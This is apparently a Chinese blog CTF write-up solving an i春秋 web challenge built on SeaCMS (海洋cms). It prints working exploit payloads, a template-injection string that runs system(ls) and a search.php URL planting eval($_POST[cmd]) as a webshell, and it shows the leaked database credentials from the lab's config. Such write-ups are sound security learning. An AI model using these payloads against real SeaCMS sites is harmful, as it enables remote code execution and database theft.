
i春秋 WEB test

原创

A_dmins 于 2019-06-11 20:27:17 发布 250 收藏

分类专栏： CTF题 一天一道CTF i春秋CTF

本文链接：https://blog.csdn.net/qq_42967398/article/details/91463626



CTF题 同时被 3 个专栏收录

115 篇文章 11 订阅

订阅专栏

一天一道CTF

52 篇文章 5 订阅

订阅专栏

i春秋CTF

21 篇文章 1 订阅

订阅专栏

i春秋 WEB test

一天一道CTF题目，能多不能少

打开网页发现是一个海洋cms搭建的平台，然后根据提示：

分值：50分　　类型：Web　　题目名称：Test

题目内容：善于查资料，你就可以拿一血了。

十有八九是查找海洋cms的漏洞，那就直接百度吧！！

找到以下几个：

海洋CMS V6.28 命令执行 0DAY

Seacms v6.45 漏洞复现


海洋cms v6.53 v6.54版本漏洞复现

要么是命令执行，要么是getshell

先测试命令执行：

```
searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[]=ph&9[]=pinfo();
```


发现存在命令执行：



继续执行代码：

```
searchtype=5&searchword={if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&letter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($_P{searchpage:ver}&&ver=OST[9]))&9[]=&9[]=system(ls);
```

得到目录：



不过好像没有找到flag，，，，

猜测flag是不是存在于数据库中


这样的话漏洞就不是这个了，就是getshell了

换一个getshell漏洞

构造payload：

```
http://3d457c94b92d40568cd5c76a33a91d218caff86ffef948b7.changame.ichunqiu.com/search.php?searchtype=5&tid=&area=eval($_POST[cmd])
```

连接并且找到数据库的配置文件，如下：



然后直接配置：

```
<T>MYSQL</T>
<H>127.0.0.1</H>
<U>sea_user</U>
<P>46e06533407e</P>
<N>seacms</N>
```

意思分别是：

```
数据库类型
连接地址
数据库用户名
数据库密码
连接的数据库
```

但是！！！！我用菜刀一直连接不上！！
最后下载换了蚁剑才成功的！
（蚁剑如果有需要的话可以说一下，这里就不贴下载地址了，或者自己百度也可以下载）
成功连接到数据库，找到flag：